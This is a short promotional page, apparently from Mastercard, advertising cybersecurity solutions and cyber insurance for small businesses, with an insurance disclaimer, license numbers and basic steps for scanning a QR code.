Mastercard is not an insurance advisor or provider of insurance and does not act as a third-party adjuster or claims assessor for any party. Coverage is provided by The Hartford Steam Boiler Inspection and Insurance Company. Terms, conditions and exclusions apply. Purchase Street Insurance Services, LLC ("PSIS") is a licensed P&C insurance agency which is a wholly-owned subsidiary of Mastercard. PSIS receives compensation based on certain insurance policies sold by HSB. Further information is available upon request. State insurance licenses (including but not limited to): Arkansas insurance license: #100165620, California insurance license: #2176453.



Mastercard's SMB Cybersecurity Solutions

Learn more about the solutions that help protect SMBs against cyber threats



Instructions on how to scan a QR code:

Open the camera app. Select the rear-facing camera in Photo or Camera mode. Center the QR code that you want to scan on the screen and hold your phone steady for a couple of seconds. Tap the notification that pops up to open the link.

